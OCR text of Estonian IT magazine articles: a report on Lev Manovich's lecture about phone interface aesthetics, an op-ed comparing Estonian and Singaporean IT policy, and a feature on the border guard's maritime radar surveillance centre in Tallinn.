Lev Manovichi ettekande pealkiri oli siiski “Suhtlemine infoga kui esteetiline kogemus” ning juttu oli üsna põhjalikult just mobiiltelefonide disainist – milliseid kasutatakse praegu ja milliseid kasutati kümmekond aastat tagasi. “Ilmselt on täna väga paljudel taskus telefon, mis ei ole vanem kui kaks aastat ning köidab omaniku tähelepanu animeeritud ikoonide ja helidega, kuju ja pinnaviimistluse, nuppude ning teiste mateeria- ja meediaelementidega. Erinevused on jahmatavad,” märkis Manovich.

Üle tüki aja Tallinnas

Uue meedia teadlane ja jutlustaja on sündinud Moskvas ning on pidanud Baltimaid kohaks, kus juba nõukogude ajal käis puhkamas intelligents. Tööliskласs sõitis rongiga lõunasse, haritlased aga veetsid suve “külmade vete” ääres. Manovich puhkas koos vanematega suviti näiteks Palangas.

Tallinnas oli ta siiski pärast pikemat pausi. Siinsetele tudengitele (kellest paljud olid kunstitudengid) ning tehnoloogiaarendajatele oli Manovichil mitu sõnumit. Üks neist kõlab nii: tehnoloogiast on saanud mood. Kui varem disainis Nokia telefone oma inseneridega ja Nokia tarkvaradisainerid tegid telefoni kasutajaliidese, siis nüüd on olukord muutunud. Praegu disainivad moekamaid telefone moefirmad ja see trend ainult suureneb. Moefirmad disainivad juba ka kasutajaliideseid ja telefonide menüüsid: näiteks toob Manovich LG Prada. See on osutunud ka Eestis populaarseks ning LG esindaja **Heinar Ipsbergi** sõnul on põhjuseks odav hind – Prada kaubamärgiga seostati ikka üle 10 000-krooonist letihinda, aga tegelikult tuli odavam. Samas on mobiilil peal kallis ja soliidne kaubamärk ning sisugi vastab sellele.

Moetelefonid polegi enam kallid, nad vallutavad üha madalamaid hinnaskaalasid mobiiltelefonide turul. Eksklusiivsed kulla ja Zvarovski kristallidega lukskaubad pole moetelefonide põhinišš.

Manovich näitab 1998. aasta Apple’i plakateid uuest iMacist – siis tehti lauaarvuti, mis oli värviline, poolläbipaistva kestaga ja tõeline disainiime. Need arvutid olid mõeldud koju, kuid ilmusid peagi ka kontoritesse. Piirid kaovad ka naiste- ja meestetelefonide vahelt, meestele mõeldud tooted ei pea enam olema igava disainiga ja naiste omad moekad. Mõlemad on nüüd moekad.

Kaustajaliideste kohta arvab Manovich, et need peavad olema nagu mäng – lihtsad ja loogilised, samas mitte pikalt õpitavad. Slaidide asemel näitab uue meedia lektor pilte oma Macist ja selgitab, et iPhone on lihtsuse hea näide: inimene lülitab telefoni sisse ja teab kohe, mida sellega edasi teha.

Ka Samsung on Manovichil kaasas. See tootja on menüüd teinud eriti mänguliseks, kohati ehk isegi liiga. Kõik ikoonid on animeeritud, paraku pole kõigi otstarbest võimalik üheselt aru saada. Kuid multifilmilik keskkond on siiski mänguline ja sõbralik. See ongi uus suund.

Eesmärgiks esteetiline nauding

Ka Windows Vista saab uue meedia teoreetikult mõne sõnaga kiita – see on graafilisem ja sõbralikum kui vana Windows ning tagab esteetilisema naudingu ning kasutajakogemuse. Mitmete meeltega tajutavad kasutajaliidesed aitavad tehnikaga paremini läbi saada. Arvutihiir ja kursor olid selles mõttes kõva samm edasi ja nüüd on lisandunud menüüdes liikumisega kaasnevad helid ja animatsioonid, puudutusele reageerivad ekraanid jne – kõik muutub meeltega paremini tajutavaks ja omasemaks. Samas on igasugune kasutajaliides alati kompromiss erinevate võimaluste vahel.

Manovich toob näite esteetilisest kogemusest, millel puudub insenertehniline väärtus asja projekteerimisel: näiteks iPhone’iga pildistamisel avaneb ja sulgub justkui objektiivi ava iiris peale päästikule vajutamist ja kostab klõps. Seda pole tehniliselt vaja, kuid see tagab hoopis meeldivama pildistamiselamuse kui samal ajal lihtsalt mõned sekundid tühja ekraani taga oodata, kuni iPhone pilti töötleb ja salvestab. Kasutaja jaoks on see aeg märkamatum ja emotsionaalsem, kui samal ajal midagi näidatakse. Samamoodi oleks üsna igav praegu arvuti taga istuda, kui endiselt kasutataks UNIX-i käsurida. Fanaatikuid see ei segaks, tavainimene aga ilmselt praegu sellist arvutit kuigi kaua ei tarvitaks.

Disaini üks suund on praegu tehnoloogia aina suureneva keerukuse peitmine lihtsa esteetika taha, võtab Manovich oma sõnumi kokku. AM

TAUSTAINFO

Kes on Lev Manovich?

Lev Manovichi töödest on tuntumad 2005. aastal välja antud “Soft Cinema DVD” ning 2001. aastal ilmunud “The Language of New Media“. Viimast on nimetatud mõjukaimaks ja laiahaardelisemaks meediaajaloo teoseks pärast **Marshall McLuhanit.**

Manovich on sündinud Moskvas, kus ta õppis kauneid kunste, arhitektuuri ja programmeerimist. 1981. aastal emigreerus ta USA-sse, kus omandas New Yorgi Ülikoolis magistrikraadi ning kaitses Rochesteri Ülikoolis doktorikraadi. Alates 1984. aastast on Manovich töötanud arvutimeediaga nii kunstniku, animaatori, disaineri kui programmeerija rollis. Tema kunstiprojekte on esitletud New Yorgis, Londonis ning mujalgi. Hetkel töötab ta California San Diego Ülikoolis professorina ning peab loenguid mitmel pool maailmas.

Allikas: Tallinna Ülikool

Eesti IT hetkeseis Singapurist vaadatuna

On vana tuntud tõsiasi, et asjad paistavad erinevad, kui neid eemalt vaadata. Nii on ka Eesti IT-maastikuga – siin olles tundub kõik justkui suurepärane olevat: ID-kaart, mobiil-ID, X-tee jne.

Enn Saar
AS-i MicroLink Eesti juhatuse esimees

Eemalt vaadates ja ennast teiste riikidega võrreldes on aga selge, et maailma juhtivate IT-riikide sekka jõudmiseks tuleb veel palju eesmärgipärast tööd teha.

The Economist Intelligence Uniti 2007. aasta suvel ilmunud uuring maailma riikide IT tööstusharu konkurentsivõimest paigutab Eesti alles 25. kohale. Jättes kõrvale suurriigid, leiame edetabeli esiotsast Aasia IT-tiigri – Singapuri. Riik, mille elanike arv on vaid kolm korda suurem kui Eestil, kõigest 4,5 miljonit. Kuidas on väikeriik Singapur suutnud maailma IT-maastikul nii edukalt toime tulla ja mis eristab Eesti IT-tööstust Singapuri omast?

Juhuste kokkulangemisena õnnestus mul paar nädalat tagasi külastada Singapuri ja tutvuda nädala jooksul Aasia IT-tiigri tegemistega – võtangi siis julguse, et jagada oma kogemusi ja tähelepanekuid ning kõrvutada Eesti j a Singapuri IT-maastikku.

Eesti praeguses majanduskontekstis, kus meie varasem edu odava tööjõu ja kiire majanduskasvu näol hakkab kaduma, on võrdlusmoment Eesti ja Singapuri vahel vägagi mõtlemapanev.

Globaliseerumine

Singapuris jõuti juba aastaid tagasi arusaamale, et konkurents IT-valdkonnas muutub peagi lokaalsest konkurentsist globaalseks konkurentsiks, kus võtavad mõõtu ja seavad reegleid erinevad rahvusvahelised tehnoloogiakontsernid, mitte lokaalsed firmad. Sellisele järelduseni jõudes on võimalik edasi liikuda kahel viisil: pead liiva alla peites ja mõeldes, et globaliseerumine meid ju ei puuduta, või langetades otsuse, et globaliseerumisega tuleb kaasa minna, ehk teha kõik selleks, et riigi IT-tööstus oleks uues olukorras konkurentsivõimeline.

Singapur valis teise variandi. Juba viimased 25 aastat on Singapuris kogu IT tööstusharu arendatud väga selge ja konkreetse RAHVUSLIKU IT arenguplaani alusel. See plaan ei keskendu sellele, kuidas siseriiklikult oleks parem ja lihtsam IT-vahendeid kasutades riigiga suhelda, vaid ka sellele, kuidas kogu IT tööstusharu oleks väljaspool Singapuri konkurentsivõimeline.

Meil on küll olemas Eesti infoühiskonna arengukava 2013. aastani, aga ilmselgelt on tegemist dokumendiga, millest enamik inimesi kuulnud ei ole ja mis paljuski keskendub siseriiklikule IT arendamisele, jättes tagaplaanile tegevused, mis aitaksid tugevdada kogu IT-sektori konkurentsivõimet.

Haridus ja tööjõupoliitika

Sarnaselt Eestiga ei saa ka Singapur kiidelda rikkalike loodusvaradega – õigupoolest ei saa 700 ruutkilomeetri suuruses Singapuris nendest rääkidagi. Kui Eestis on elektri tootmiseks olemas põlevkivivarud, ostab Singapur elektri tootmiseks vajamineva maagaasi sisse Malaisiast. Väikeriigina jääbki üle vaid panustada oma elanike teadmistele ja kogemustele ning olla atraktiivne tööandja erinevatele tippspetsialistidele erinevates valdkondades.

Singapur on töötanud välja põhjaliku ja pikaajalise IT tööjõu ja infotehnoloogiaalaste teadmiste arendamise programmi IT-talentide otsimiseks, arendamiseks ja ligimeelitamiseks. Huvitav on märkida, et eraldi tegeletakse ka teiste tööstusharude (masinaehitusest logistikani) juhtide ja spetsialistide koolitamisega, et näidata ja õpetada infotehnoloogia kasutusvõimalusi erinevates sektorites ning taolist ettevõtluse hüvanguks toimuvat hariduspoliitikat juhitakse riiklikul tasandil.

Lihtsus ja kiirus

Aasia IT-tiigril ei ole ette näidata ID-kaarti, mobiil-ID-d, e-valimisi ega e-valitsuse infosüsteemi valitsuse istungite pidamiseks. Ometi on tegu maailma juhtiva IT-riigiga, kel on näidata hulganisti IT-lahendusi, mis on rakendatud kogu riigi, sh eraettevõtluse konkurentsivõime vankri ette. Eraldi väärib märkimist Singapuri sadamatest läbi liikuvate transiidivoogude hõlbustamine ning seeläbi Singapurile konkurentsieelise loomine. Malaka väina läbib aastas 50 000 laeva, mis moodustab 1/5 maailma merekaubandusest.

Singapuri IT-lahenduste lihtsus ei seisne mitte alati infotehnoloogia kasutamises. Paljud projektid on õnnestunud paljuski tänu sellele, et paralleelselt tehnoloogia kasutuselevõtuga on lihtsustatud ka riigi toimimise protsesse (vajadusel muudetud ka seadusandlust), et IT-vahendeid saaks kiiremini ja suurema kasuga tarvitusele võtta. Näiteks koos Singapuri sadamas kasutusel oleva tollisüsteemi digitaliseerimisega muudeti ära kogu kaupade deklareerimise süsteem ja vähendati täitmist vajavate vormide arv ühele. Kui varem võttis kaupade deklareerimine aega 2–7 päeva, saab praeguseks vajalikud toimingud ära teha kümne minutiga.

Iseenesest on taoline pragmaatilisus ja eesmärgipärasus lihtne, kuid ometi on maailmas kümneid, kui mitte sadu riike, kus muudatuste eesmärk poliitilise mängu ilus kaotsi kipub minema. Singapuris tagatakse asjade ellu viimine aga just nn poliitilise tahtega. Suurte IT-projektide elluviimist juhitakse reeglina ministrite tasemel, tagamaks, et projektid õnnestuksid takistusteta.

Kahjuks on Eestis ministrid jäänud eemale (või jäetud eemale) suurte IT-projektide juhtimisest. Sarnaselt Singapuri majandusega peame IT-lahenduste arendamisel ja juurutamisel jälgima, et Eestis loodavad lahendused suurendaksid Eesti ettevõtete konkurentsivõimet, mitte ei teeks pelgalt elanike ja riigiametnike elu lihtsamaks.

Turundus

Last but not least... IT on muutunud traditsiooniliseks tööstusharuks nagu teised tööstusharudki – aina enam räägitakse ka IT-valdkonnas mõistetest efektiivsus, *time-to-market*, turundus jne.

Singapur on enda jaoks selgelt teadvustanud, et edukaks läbilöögiks ei piisa ainult headest spetsialistidest, tublidest IT-firmadest ega riigi moraalsest ja füüsilisest toetusest. Singapur on vaatamata oma edukusele veel vähetuntud infotehnoloogiamaa teistele maailma piirkondadele peale Aasia. Selgelt on selle parandamiseks lükatud käima terve hulk tegevusi ja projekte, et tutvustada Singapuri mujal maailmas kui usaldusväärset, intelligentset ja tulemusele orienteeritud IT-partnerit. Suurepärane idee! Müüa riiki kui usaldusväärset partnerit – selline sõnum jõuab tunduvalt suurema tõenäosusega kohale kui IT-firmade eraldiseisvad katsed oma tooteid ja teenuseid teistel turgudel müüa ja tutvustada. Kogu Singapuri IT-sektori olemise rebu on võetud kokku Singapuri IT-brändi alla: *"Infocomm Singapore – innovations in action"*. Ja keegi ei virise, et selle brändi väljatöötamisele ja levitamisele kulutatakse nii ja nii palju raha, sest ekspordi kasvust saavad tulu kõik!

Riik kui vedaja

Singapuri rahvusliku IT-plaani elluviimist veab riik! Seda ülesannet ei saa jagada tükkideks ega delegeerida – selliste plaanide elluviimist peab juhtima ja seda peab tagama riik. Singapuri IT-juhtimise ja arendamisega tegelevad riigiasutused on võtnud oma südameasjaks IT-sektori firmasid toetada ja aidata. Näitena võib tuua Singapuri IT arengu eest vastutava organisatsiooni (IDA – Infocomm Development Authority) loodud välisesindused, et aidata Singapuri IT-firmadel välisturgudele siseneda, tegevused rahvusvaheliste IT-korporatsioonide arenduskeskuste ja regionaalsete kontorite toomiseks Singapuri, väga põhjalikud ja detailsed hariduskavad jne.

Ajal, mil Eesti riigiaparaadis räägitakse jätkuvalt palju sellest, et me liigume e-riigi suunas, on singapurlased võtmas juba järgmist eesmärki – i-riik, teisisõnu integreeritud riik. Singapuri eesmärgiks ei ole enam pelgalt elektrooniline suhtlemine riigiga, vaid see, et kogu riigi juhtimine töötaks kui masinavärk integreeritult – riigi juhtimise protsessid, süsteemid ja sellega kaasnev informatsioon.

Eeltoodud fakte kinnitab ka The Economist Inteligence Uniti uuring, kus Singapur on üks kolmest maailma riigist, kus riigil on suur roll ja mõju IT-sektori konkurentsivõime tõstmisel.

Täna on viimane aeg ärgata unelmatest ja vaadata, millises taustsüsteemis me elame ja mõtleme, rääkides Eesti infotehnoloogiast. Kas oma IT-lahendusi vaadates ja hinnates vaatame me ainult lahenduste tehnilist ilu või julgeme endalt küsida ka seda, kuidas meie loodud lahendused sobituvad globaliseeruvasse maailma ja kas nad ka tegelikult suurendavad Eesti konkurentsivõimet ning tõstavad meie majanduse taset?

Olen ise palju kordi arutlenud ja vaielnud Eesti riigiametnikega, miks ei saa ühtesid või teisi projekte/ideid Eestis ellu viia, ning olen ikka ja jälle saanud sama vastuse: "Riiki ei saa juhtida kui ettevõtet". Pikapeale hakkasin ma isegi seda uskuma – kui ei saa, ju siis ei saa. Singapuri visiidi lõpus aga jättis mulle sügava mulje ühe Singapuri riigiametniku lause nende riigijuhtimise koha: "Me juhime oma riiki kui suurfirmat, mitte kui väikeriiki!" Vaadates Singapuri edulugu, tekib küsimus, aga äkki on see ikkagi võimalik?! am

FOTO: EGERT KAMENIK

> "Singapurlased on võtmas juba järgmist eesmärki – i-riik."

Eesti merd valvavad moodsad radarid

Tallinnas Koplis asub piirivalve merevalvekeskus, kus mereseiresüsteemi radaritega hoitakse silma peal kõigel sellel, mis toimub Eesti vetes, ja osalt sellelgi, mis vee kohal.

Raigo Neudorf
Saldo

Mereseire radarisüsteem on muutnud Eesti merealad varasemast tunduvalt paremini valvatavaks ja kaitstumaks. Niipea kui mõne välisriigi laev satub meie rannikuvetesse, on tema suund ja liikumiskiirus merevalvekeskuse arvutiekraanilt näha.

Tehnika, mida merevalvekeskus kasutab, on üpris uus. Praegune integreeritud mereseiresüsteem võeti kasutusele alles 2005. aasta lõpus.

"Varem oli lokaalsetel radarioperaatoritel radaripilt ees ning nad nägid vaid seda, mis toimus nende radariväljas. 2005. aasta lõpuks aga süsteemid ühendati ning peale seda näeb merevalvekeskuse juhtimiskeskusest kogu Eesti merepilti," selgitab IT-süsteemide grupi nooremleitnant **Kaido Saul**.

Üle kümne aasta merevalvekeskuses töötanud operatiivinformatsiooni- ja mereseirekeskuse korrapidaja **Enn Peterson** meenutab, et varem oli Eesti rannikuala kaetud Nõukogude Liidu piirivalve radarivõrguga. "See süsteem töötas. Tegu oli mehitatud radarijaamadega. Lokaalseid radarijaamu oli 22. Mõnes jaamas töötas isegi kaks radarit," räägib Peterson.

Tänaseks on enamik nõukogude radareid siiski uue ja moodsa tehnika vastu välja vahetatud. "Ma ei usu, et kõik vanad radarid on tänaseks maha võetud, kuid neid ei kasutata enam," lisab Kaido Saul.

Aastaid kestnud ülesehitustööd

Moodsale mereseiresüsteemile pandi alus 1999. aastal, kui allkirjastati esimesed vajalikud lepingud. Esimene uus radar püstitati 2002. aasta suvel. Nüüdseks hoiab Eesti merevetel silma peal 20 radarit.

> "Näiteks kalalaeva tähistab sinine, kaubalaeva roheline märk. Tankereid tähistame punasega."

Sauli arvates on see piisav hulk. "See katab nii meie sise- kui ka territoriaalmere kenasti ära," lisab ta.

Eesti kasutab hetkel kahte tüüpi radareid: lühimaa- (*short range radar*) ja kaugmaaradarid (*long range radar*). Kõige suurem erinevus nende kahe tüübi vahel on see, et kaugmaaradarid suudavad tuvastada ka õhumärke, mis lendavad kuni kilomeetri kõrguselt. Sellega, mis toimub kilomeetrist kõrgemal, tegeleb õhuseiresüsteem.

Radarite tegevusraadiust on võimalik ka suurendada, kuid siis muutuvad need tundlikumaks ka kõikvõimalike häirete vastuvõtmisel. "Optimaalne piir on kuskil 30 meremiili ehk ligi 50 kilomeetrit," ütleb Enn Peterson. Häireid, mida radarid vastu võtavad, on erinevaid. "Näiteks on osa

> "Kaugmaaradarid suudavad tuvastada ka õhumärke, mis lendavad kuni kilomeetri kõrguselt."

häireid lainetusest tingitud. Siis läheb meil pilt ekraanil juba nii kirjuks, et on raskusi eristada tõelisi objekte valedest."

Merevalvekeskuse juhtimiskeskuse ühel seinal asub suur ekraan, kus märkide ja numbrite näol laotub lahti see, mis toimub Tallinna lahel. Pilt on üsna kirju, mistõttu on harjumatul silmal kaunis raske sealt midagi välja lugeda. Esmapilgul on arusaadavad vaid erinevate värvidega tähistatud laevu kujutavad märgid.

"Laevakujutisega märgid on tuvastatud objektid," selgitab Kaido Saul. Enn Peterson lisab, et igal laevatüübil on erinev märk.

"Näiteks kalalaeva tähistab sinine, kaubalaeva roheline märk. Tankereid tähistame punasega," seletab Peterson lahti radari pildi. Samas on ekraanil ka päris palju mustalt kujutatud täpikesi. Need täpid tähendavadki erinevaid häireid.

Suvi on kõige kirjum aeg

Kõige kirjumaks lööb juhtimiskeskuse arvutiekraan suvekuudel, mil Tallinna lahel käib agar liiklus. "Kummipaate meie radarid ei võta, kuid näiteks jahid on sunnitud kandma radarireflektoreid, mistõttu on nad meile nähtavad," ütleb Peterson.

Igal laevatähisel on juurde märgitud ka numbrikombinatsioon, mille esimene number tähistab piirkonda, mille radarite poolt on objekt tuvastatud. Järgneb tuvastusnumber, mille süsteem igale objektile väljastab. Teisisõnu on tegu järjekorranumbriga. Peale selle on ära märgitud ▶

aluse kiirus ja kurss. Radaripilt võimaldab ära märkida ka kõigi veesõidukite täpsed koordinaadid, kuid juhtimiskeskuse arvutiekraanile neid üldjuhul ei kuvata.

"Muidu läheb pilt kole kirjuks," põhjendab Peterson. "Osa märke me lihtsalt lülitame välja."

Juhul kui mõne laevaga peaks mereseiresüsteemi radarite tööalas ka midagi juhtuma, märgistatakse alus eraldi ära, et laev ning tema liikumine oleks paremini jälgitav. Lisaks on süsteem ehitatud selliselt, et kui kaks laeva teineteisele liiga lähedale satuvad, annab sellest märku häälalarm.

Kaido Saul usub, et tehnoloogilise poole

> "Tehnoloogiliselt kuulub Eestis kasutatav mereseiresüsteem maailma tippude hulka."

pealt kuulub Eestis kasutatav integreeritud mereseiresüsteem omas valdkonnas maailma tippude hulka. "Kas ta nüüd praegusel hetkel täitsa tipp on, aga kui seda 2002. aastal ehitama hakati, võis see küll nii olla," hindab Saul. Näiteks toimub pidevalt mereseire arvutisüsteemide tarkvara arendamine ja uuendamine, mida viivad läbi sakslased.

"Viimase aja arengud on sellised, et kogu sellele süsteemile hakatakse arendama veel eraldi infosüsteemi osa, mis muudab laevade tuvastamise veelgi lihtsamaks.

See tähendab, et kauba- ja reisilaevad saadavad raadio teel välja oma kutsungid, nimed ja sihtkoha. Seega ei pea operaator neid andmeid eraldi märkima, vaid saab automaatselt. Praegu jookseb selline info meile eraldi ekraanile," räägib Saul.

Ajalugu jääb alles

Juhtimiskeskuse töötajate jaoks on nende töös kõige mustemateks päevadeks sellised, kui merel juhtub mõni õnnetus või kui avastatakse merereostus.


"Kõige hullem oli kopteriõnnetus," nendib Saul. "Samuti Runneri uppumine," lisab Peterson omalt poolt.

Kindel on see, et integreeritud mereseiresüsteemi kasutuselevõtt muutis merevalvekeskuse töö tõhusamaks. Näiteks otsitava objekti asukoha kindlaks määramine on tükk maad lihtsam kui varem.

"Objekti võimalik liikumine on meile nähtav ning me ei pea hakkama arvutama, mis suunas laev sõidab – ajalugu on näha. Seetõttu saame korrigeerida päästeüksuste lähenemist sihtkohale," seletab Peterson.

Näiteks oli uue mereseiresüsteemi abil väga hästi jälgitav see, kui Vene uurimislaev Pjotr Kotsov üritas teostada uuringuid Eesti majandusvööndis. "Neil ei olnud õigust seda meie majandusvööndis teha," ütleb Peterson. Piirivalve saatis uurimislaeva

1


2

3

4

-1- Seal, kus inimsilm hätta jääb, tuleb appi tehnika. Operatiivinformatsiooni- ja merevalvekeskuse ülema, piirivalvekolonelleitnant Aleksandr Mamajevi selja taga olevalt infoseinalt on kõik vetes toimuv näha.
-2- Loomulikult saab vajadusel ka pilti suumida ja lähema vaatluse alla võtta vaid teatud regiooni, näiteks Tallinna lahel toimuva.
-3- Piirivalve nooremleitnant Kaido Saul on integreeritud mereseiresüsteemi tehnikaga rahul – seni on serverid ja muud süsteemid töötanud laitmatult.
-4- Unustatud pole ka tavalist binoklit.

PIIRIREŽIIM JA KONTROLLJOON

Piiririkkujad suurt peavalu ei valmista


Piiririkkumise mõiste on Enn Petersoni sõnul tänapäeval üha enam hägustumas. "On piirirežiimi rikkumine – ületatakse piiri seal, kus see pole ette nähtud. Või jäädakse liiga kauaks meie merevetesse seisma. Meil on ette nähtud, et laevad ei tohi üle 24 tunni meie territoriaalvetes seista: nad võivad meie sadamatesse sõita ja sadamatest välja sõita. Kui on kavas pikemaks ajaks jääda, peab taotlema selleks piirivalvelt eraldi loa," räägib Peterson.

Kõige enam toimub piirirežiimi rikkumisi Peipsi järvel, kus kalamehed seda pidevalt teevad. "Kuna meil pole seal piiri, vaid on kontrolljoon, ei saa seda piiririkkumisena käsitleda – see on kontrolljoone ebaseaduslik ületamine."

Peipsi järvel toimuval hoiavad silma peal mitu radarit, samuti on järvele suunatud ka videokaamerad.

Eesti vetes on rahumeelne läbisõit lubatud kõigile kaubalaevadele. Eraldi loa peavad taotlema nn riigi- ja sõjalaevad. Riigilaevade all mõistetakse laevu, mis sõidavad täitma erinevaid riiklikke ülesandeid. Nende hulka käivad ka uurimislaevad.

1


2

3

-1- Kaido Sauli sõnul on kõige keerulisemad päevad, kui merel juhtub õnnetus.
-2- Enn Peterson kinnitab, et tänast tehnikat ei anna võrrelda kümne aasta tagusega.
-3- Õues on mälestus aegadest, kui merepiiri kaitsti veel kahuritega.
FOTOD: TEET MALSROOS

> “Soomlased kasutavad oma rannikuala jälgimiseks lisaks radaritele ka videokaamerate abi.”

asukohta ka oma laeva, samuti jäädvustas uurimislaeva tegevuse piirivalve lennuk.

“Üldiselt oli neile antud korraldus tulla Tallinna, aga nad läksid minema. Enam see kapten meie vetesse ei tule,” muigab Peterson.

Naaberriikide mereseiresüsteemidega võrreldes pole Eestil midagi häbeneda. Tõsi – soomlased on siiski nii palju ees, et kasutavad oma rannikuala jälgimiseks lisaks radaritele ka videokaamerate abi.

“Juba 1996. aastal oli Helsingi ümbrus kaetud videokaameratega. Meie ei osanud tollal sellistest asjadest unistadagi,” ütleb Peterson.

Et Soomes taoline süsteem juba enam kui kümne aasta eest töötas, oli ka oma põhjus. Nimelt on põhjanaabritel väga palju huvialuseid. Et kuidagigi korrastada nende liiklust, pandi algselt just sellel eesmärgil üles videokaamerad. Tänaseks on aeg nii palju edasi läinud, et ka Eesti on muretsenud endale esimesed kaugvaatluskaamerad. Mõned sellised jälgivad näiteks Peipsi järvel toimuvat.

“Meie veel kahjuks seda otsepilti ei näe,” lisab Peterson.

Kaamerad tulevad ka Tallinnasse

Kaugvaatluskaamerad asuvad 60 meetri kõrguste radaritornide tipus, kust avaneb vaade väga suurele alale. “Kaamerate objektiivid on suhteliselt heal tasemel ning nad suudavad suumida päris kaugelt,” nendib Saul. Tema arvates seisab ka Eestil ees see aeg, kui kogu Tallinna ümbrus on kaamerate abil jälgitav.

Kuigi tänu moodsale mereseiresüsteemile pole otseselt võimalik avastada meie merevetes toimunud reostusi, aitab see siiski varasemast kiiremini jõuda reostuse tekitaja jälile. Nimelt on võimalik reostuse tekitajat avastada ajaloo kaudu – merevalvekeskuse seiresüsteem annab vägagi täpse ülevaate sellest, kus milline laev mingil ajahetkel viibis. Enn Petersoni sõnul tegeleb süüdlase väljaselgitamisega siiski keskkonnainspektsioon – merevalvekeskus võib neid aidata omapoolse informatsiooniga.

Näiteks 2006. aastal oli juhtum, kus keegi kogemata “lõikas läbi” telekommunikatsioonifirma Elisa merekaablid. Kahtlustati, et tegu võis olla mõne laevaga, kes tegi seda ankrusse jäädes. “Siis käidi samuti meilt abi palumas, et kes see võis olla. Suhteliselt hästi sai kindlaks tehtud, kes see meie arvates olla võis,” meenutab Saul.

Mis puudutab aga reostuste avastamist, on mereseirekeskusel kasutada ka satelliidipildid, mis annavad meie rannikualadest ülevaate. Lisaks aitavad reostusi avastada ka teised laevad ning piirivalve patrull-lennukid.

“Siiamaani puudub meil süsteem reostuse tekitaja tuvastamiseks. Kui kunagi

> “Täna kasutab mereseirekeskus satelliidi abi, mis lendab meist üle paaril korral ööpäevas.”

peaks asi jõudma niikaugele, et pidevalt on satelliit peakohal, mis fikseerib ka tekitaja, kaovad reostajad ära,” usub Peterson, kelle sõnul on peamiselt tegu selliste reostustega, mis on tekkinud laevadest nn musta vee väljapumpamisega.

Täna kasutab mereseirekeskus Euroopa Liidu satelliidi abi, mis lendab meist üle paaril korral ööpäevas. Kui satelliidipildilt avastatakse potentsiaalne reostuspaik, saadetakse välja piirivalve patrull-lennuk seda tuvastama.

Varu- ja tuulegeneraatorid

Et mereseiresüsteemi tõrgeteta töö võib olla elulise tähtsusega, on kogu mereseirekeskuse elektrisüsteem kaetud varusüsteemiga juhuks, kui mingil põhjusel peaks kaduma elekter. Selleks tarbeks on olemas generaator, mis lülitub sisse 15 sekundit peale elektrivoolu kadumist. Samas on ka kõik radaripositsioonid üle Eesti kaetud varugeneraatoritega.

“Lisaks on osad radaripositsioonid ka tuulegeneraatoritega varustatud, saades oma põhitoite tuulegeneraatorite kaudu,” toob Saul näite.

ESTONIA HUKK AJENDIKS

Merevalvekeskus täna ja eile

Enn Peterson on merevalvekeskuses töötanud üle kümne aasta. Et selle ajaga on muutunud väga palju, ei kannata tema sõnul tänast päeva kümne aasta taguse ajaga kuidagi võrrelda. Tehnika on hoopis teine,” muigab Peterson. “Praktiliselt alustasime 1994. aastal, kohe peale Estonia hukku. Siis võtsid aktivistid vanad mereraadiojaamad Kirovi kolhoosist maha ja panid siin üles.

Pärast Estonia hukku selgus, et Eestis pole ühtegi institutsiooni, mis raadio teel merel toimuvat jälgiks. Kõik kaldal asuvad raadiojaamad, mis olid tsiviilasutuses, olid kinni pandud. Esimese ööpäevaringse raadiovahi avasimegi siin 6. jaanuaril 1995. Ametlikult hakkas merevalvekeskus tööle 15. veebruaril 1995.”

Esialgu polnud merevalvekeskusel peale raadiojaamade üldse muud tehnikat. “Rääkimata arvutitest – meil polnud isegi trükimasinaid. Kõik paberid tuli kirjutada käsitsi. Tasapisi hakkas asi sealt arenema, esimese arvuti saime samal aastal,” meenutab Peterson.

Täna töötav integreeritud mereseiresüsteem maksis umbes 500 miljonit krooni. Kaido Sauli sõnul maksab kogu süsteemi ülalpidamine aastas umbes ühe protsendi selle kogumaksumusest ehk kuni viis miljonit krooni.

REGIONAALJAAM ASUB NORRAS

Liiga palju valehäireid

